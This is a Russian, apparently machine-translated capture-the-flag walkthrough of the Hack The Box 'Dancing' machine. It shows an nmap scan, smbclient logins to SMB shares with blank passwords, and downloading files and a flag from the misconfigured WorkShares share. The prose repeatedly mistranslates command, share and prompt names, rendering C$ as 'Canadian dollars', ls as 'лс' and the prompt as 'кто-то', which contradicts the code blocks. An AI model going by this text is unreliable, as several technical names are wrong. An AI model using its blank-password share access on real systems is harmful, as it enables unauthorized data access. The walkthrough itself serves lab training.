
Танцевальная запись

Подготовил: 0ne-nine9


Введение

Существует несколько способов передачи файла между двумя хостами (компьютерами) в одной сети. В этом примере изучается один из этих протоколов — SMB (Server Message Block). Этот протокол связи обеспечивает общий доступ к файлам, принтерам и последовательным портам между конечными точками в сети. В основном мы видим службы SMB, работающие на компьютерах с Windows.


Во время сканирования мы обычно видим открытый порт 445 TCP на цели, зарезервированный для протокола SMB. Обычно SMB работает на уровне приложения или представления модели OSI, как показано ниже. Из-за этого он полагается на протоколы более низкого уровня для транспорта. Протокол транспортного уровня, с которым чаще всего используется протокол Microsoft SMB, — это NetBIOS через TCP/IP (NBT). Поэтому при сканировании мы, скорее всего, увидим оба протокола с открытыми портами, работающими на цели. Мы увидим это на этапе перечисления в статье.



Если вы хотите узнать больше о модели OSI и других основных сетевых концепциях, ознакомьтесь с Введение в сеть граммодуль по Академии HTB. Он также будет одним из предлагаемых модулей в верхней части страницы лаборатории.



Используя протокол SMB, приложение (или пользователь приложения) может получить доступ к файлам на удаленном сервере вместе с другими ресурсами, такими как принтеры. Таким образом, клиентское приложение может читать, создавать и обновлять файлы на удаленном сервере. Он также может взаимодействовать с любой серверной программой, которая настроена на получение клиентского запроса SMB.



Хранилище с поддержкой SMB в сети называется Поделиться. Доступ к ним может получить любой клиент, имеющий адрес сервера и соответствующие учетные данные. Как и многие другие протоколы доступа к файлам, SMB требует, чтобы некоторые уровни безопасности функционировали должным образом в топологии сети. Если SMB позволяет клиентам создавать, редактировать, извлекать и удалять файлы в общем ресурсе, существует очевидная необходимость в механизме проверки подлинности. На уровне пользователя клиенты SMB должны предоставить комбинацию имени пользователя и пароля для просмотра или взаимодействия с содержимым общего ресурса SMB.

Несмотря на возможность безопасного доступа к общему ресурсу, сетевой администратор иногда может совершать ошибки и случайно разрешать вход в систему без каких-либо действительных учетных данных или с использованием `гостевые учетные записи` или же `анонимные входы в систему`. Мы увидим это в следующих разделах.

перечисление

Начнем, как обычно, со сканирования цели после подключения к VPN. Выполнение следующей команды заставит nmap просканировать все порты и отобразить версии служб для каждого из них.

```
- sV: исследовать открытые порты для определения информации о сервисе/версии
```

```
$ sudo nmap -sV {target_IP}

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-24 20:20 BST
Nmap scan report for {target_IP}
Host is up (0.056s latency).
Not shown: 998 filtered tcp ports (no-response)

PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Как упоминалось ранее, мы видим, что TCP-порт 445 для SMB запущен и работает, а это означает, что у нас есть активный общий ресурс, который мы потенциально можем исследовать. Думайте об этом общем ресурсе как о папке, к которой можно получить доступ через Интернет. Для этого нам потребуются установленные соответствующие сервисы и скрипты.


Чтобы успешно перечислить содержимое общего доступа в удаленной системе, мы можем использовать скрипт с именем `клиент`. Если скрипт отсутствует на вашей виртуальной машине, вы можете установить его, набрав следующее команда в вашем терминале (для операционных систем на базе Debian):

```
$ sudo apt-get install smbclient

[sudo] password for {username}:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
smbclient is already the newest version (2:4.13.5+dfsg-2).
smbclient set to manually installed.
The following packages were automatically installed and are no longer
required:
  libgvm20 python-babel-localedata python3-babel
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

Если вывод терминала такой же, как указано выше, это означает, что у вас уже установлена последняя версия smbclient. Если нет, можно продолжить установку. Наш следующий шаг — начать перечисление содержимого общего ресурса, найденного в нашей цели в обоих случаях.

Smbclient попытается подключиться к удаленному хосту и проверить, требуется ли какая-либо аутентификация. Если есть, он попросит вас ввести пароль для вашего локального имени пользователя. Мы должны принять это к сведению. Если мы не укажем конкретное имя пользователя для smbclient при попытке подключения к удаленному хосту, он просто будет использовать имя пользователя вашего локального компьютера. Это тот, с которым вы сейчас вошли в свою виртуальную машину. Это связано с тем, что для аутентификации SMB всегда требуется имя пользователя, поэтому, не указывая его явно для попытки входа в систему, ему просто нужно будет передать ваше текущее локальное имя пользователя, чтобы избежать ошибки протокола.



Тем не менее, давайте использовать наше локальное имя пользователя, поскольку мы не знаем о каких-либо удаленных именах пользователей, присутствующих на целевом хосте, с которыми мы потенциально могли бы войти в систему. Далее, после этого, нам будет предложено ввести пароль. Этот пароль связан с именем пользователя, которое вы ввели ранее. Гипотетически, если бы мы были легитимным удаленным пользователем, пытающимся войти на свой ресурс, мы бы знали свое имя пользователя и пароль и нормально вошли в систему, чтобы получить доступ к нашему общему ресурсу. В этом случае у нас нет таких учетных данных, поэтому мы попытаемся выполнить одно из следующих действий:

- Гостевая аутентификация
- Анонимная аутентификация

Любой из них приведет к тому, что мы войдем в систему, не зная правильной комбинации имени пользователя и пароля, и увидим файлы, хранящиеся в общем ресурсе. Давайте продолжим, чтобы попробовать это. Поле пароля оставляем пустым, просто нажимаем `Войти` чтобы сообщить сценарию двигаться вперед.

```
$ smbclient -L {target_IP}
Enter WORKGROUP\{username}'s password:

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    IPC$            IPC       Remote IPC
    WorkShares      Disk
SMB1 disabled -- no workgroup available
```

Как всегда, мы можем ввести имя нашего сценария в терминале, а затем перейти к более подробной `- Ч` или же `- - помощь` найти информации о возможностях этого сценария и его использовании.

> [-L|--list=HOST] : Выбор целевого хоста для запроса на подключение.

Выполнив команду выше, мы видим, что отображаются четыре отдельных общих ресурса. Давайте пройдемся по каждому из них и посмотрим, что они означают.

- `АДМИН$` - Административные общие ресурсы — это скрытые сетевые ресурсы, созданные семейством Windows NT. операционные системы, которые позволяют системным администраторам иметь удаленный доступ к каждому дисковому тому в системе, подключенной к сети. Эти общие ресурсы не могут быть удалены навсегда, но могут быть отключены.
- `канадских долларов` Административный общий ресурс для дискового тома C:\. Здесь размещается операционная система.
- `МПК$` - Доля межпроцессного взаимодействия. Используется для межпроцессного взаимодействия через именованный каналы и не является частью файловой системы.
- `Рабочие доли` - Пользовательская доля.

плацдарм

Мы попробуем подключиться к каждой из общих папок, кроме `МПК$` один, который не представляет для нас ценности, поскольку он не доступен для просмотра, как любой обычный каталог, и не содержит файлов, которые мы могли бы использовать на данном этапе нашего обучения. Мы будем использовать ту же тактику, что и раньше, пытаясь войти в систему без надлежащих учетных данных, чтобы найти неправильно настроенные разрешения для любого из этих общих ресурсов. Мы просто дадим пустой пароль для каждого имени пользователя, чтобы проверить, работает ли он. Во-первых, давайте попробуем `АДМИН$` один.

```
$ smbclient \\\\{target_IP}\\ADMIN$

Enter WORKGROUP\{username}'s password:
tree connect failed: NT_STATUS_ACCESS_DENIED
```

The `NT_STATUS_ACCESS_DENIED` выводится, сообщая нам, что у нас нет надлежащих учетных данных для подключиться к этой акции. Мы будем следить за `канадский доллар` административная доля.

```
$ smbclient \\\\{target_IP}\\C$

Enter WORKGROUP\{username}'s password:
tree connect failed: NT_STATUS_ACCESS_DENIED
```

Та же идея здесь. Последний шанс. Мы приступаем к попытке войти в пользовательский интерфейс. `Рабочие доли` Доля SMB. Похоже, он создан человеком, поэтому может быть неправильно настроен.

```
$ smbclient \\\\{target_IP}\\WorkShares

Enter WORKGROUP\{username}'s password:
Try "help" to get a list of possible commands.
smb: \>
```

Успех! `Рабочие доли` Общий ресурс SMB был плохо настроен, что позволило нам войти в систему без соответствующего реквизиты для входа. Мы видим, что приглашение нашего терминала изменилось `кто-то: \>` , сообщая нам, что наша оболочка теперь на взаимодействие со службой. Мы можем использовать `помощь` команда, чтобы увидеть, что мы можем сделать в этой оболочке.

```
smb: \> help

?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!

smb: \>
```

Из вывода мы можем заметить, что большинство команд, к которым мы привыкли в Linux, присутствуют. Мы будем использовать следующее для навигации по общему ресурсу:

ls : список содержимого каталогов в общем ресурсе cd : изменение
текущих каталогов в общем ресурсе
get : загрузка содержимого каталогов в общем ресурсе exit : выход из оболочки smb

Ввод в `лс` команда покажет нам два каталога, один для `Эми.Дж.` и один для `Джеймс.П.`. Мы посещаем первый и встречаются с файлом с именем `рабочие заметки.txt`, который мы можем скачать с помощью `получить` команда.

```
smb: \> ls

  .                                   D        0  Mon Mar 29 09:22:01 2021
  ..                                  D        0  Mon Mar 29 09:22:01 2021
  Amy.J                               D        0  Mon Mar 29 10:08:24 2021
  James.P                             D        0  Thu Jun  3 09:38:03 2021

        3803903 blocks of size 4096. 566033 blocks available

smb: \> cd Amy.J

smb: \Amy.J\> ls
  .                                   D        0  Mon Mar 29 10:08:24 2021
  ..                                  D        0  Mon Mar 29 10:08:24 2021
  worknotes.txt                       A       94  Fri Mar 26 11:00:37 2021

        3803903 blocks of size 4096. 566033 blocks available

smb: \Amy.J\> get worknotes.txt

getting file \Amy.J\worknotes.txt of size 94 as worknotes.txt (0.2 KiloBytes/sec)
(average 0.2 KiloBytes/sec)

smb: \Amy.J\>
```

Этот файл теперь сохраняется в папке, где мы искали `клиент` команда из. Давайте продолжим другие ценные файлы в `Джеймс.П.` каталог. Перейдя к нему, мы можем найти искомое `флаг.txt` также файл. После получения этого файла мы можем использовать `выход` команда для выхода из оболочки и проверки файлов, которые мы только что получено.

```
smb: \Amy.J\> cd ..

smb: \> ls

  .                                   D        0  Mon Mar 29 09:22:01 2021
  ..                                  D        0  Mon Mar 29 09:22:01 2021
  Amy.J                               D        0  Mon Mar 29 10:08:24 2021
  James.P                             D        0  Thu Jun  3 09:38:03 2021

        3803903 blocks of size 4096. 566033 blocks available

smb: \> cd James.P

smb: \James.P\> ls

  .                                   D        0  Thu Jun  3 09:38:03 2021
  ..                                  D        0  Thu Jun  3 09:38:03 2021
  flag.txt                            A       32  Mon Mar 29 10:26:57 2021

        3803903 blocks of size 4096. 566033 blocks available

smb: \James.P\> get flag.txt

getting file \James.P\flag.txt of size 32 as flag.txt (0.1 KiloBytes/sec) (average 0.2
KiloBytes/sec)

smb: \James.P\>
```

Как только оболочка SMB будет уничтожена, мы сможем прочитать два эксфильтрованных документа. `рабочие заметки.txt` кажется намекают на дополнительные услуги, которые могут быть использованы. Как правило, файлы такого типа вы можете найти на компьютерах в лаборатории Hack The Box Pro, намекая на вашу следующую цель или используя их в качестве ресурса для дальнейшего использования или бокового перемещения в лаборатории. В нашем случае это просто доказательство концепции. Этот файл нам не понадобится.

```
$ cat worknotes.txt

- start apache server on the linux machine
- secure the ftp server
- setup winrm on dancing

$ cat flag.txt
5f61c10dffbc77a704d76016a22f1664
```

The `флаг.txt` файл, однако, это то, что нам нужно. Читаем его и вводим флаг в платформу, владея Танцующая машина.

Поздравляем!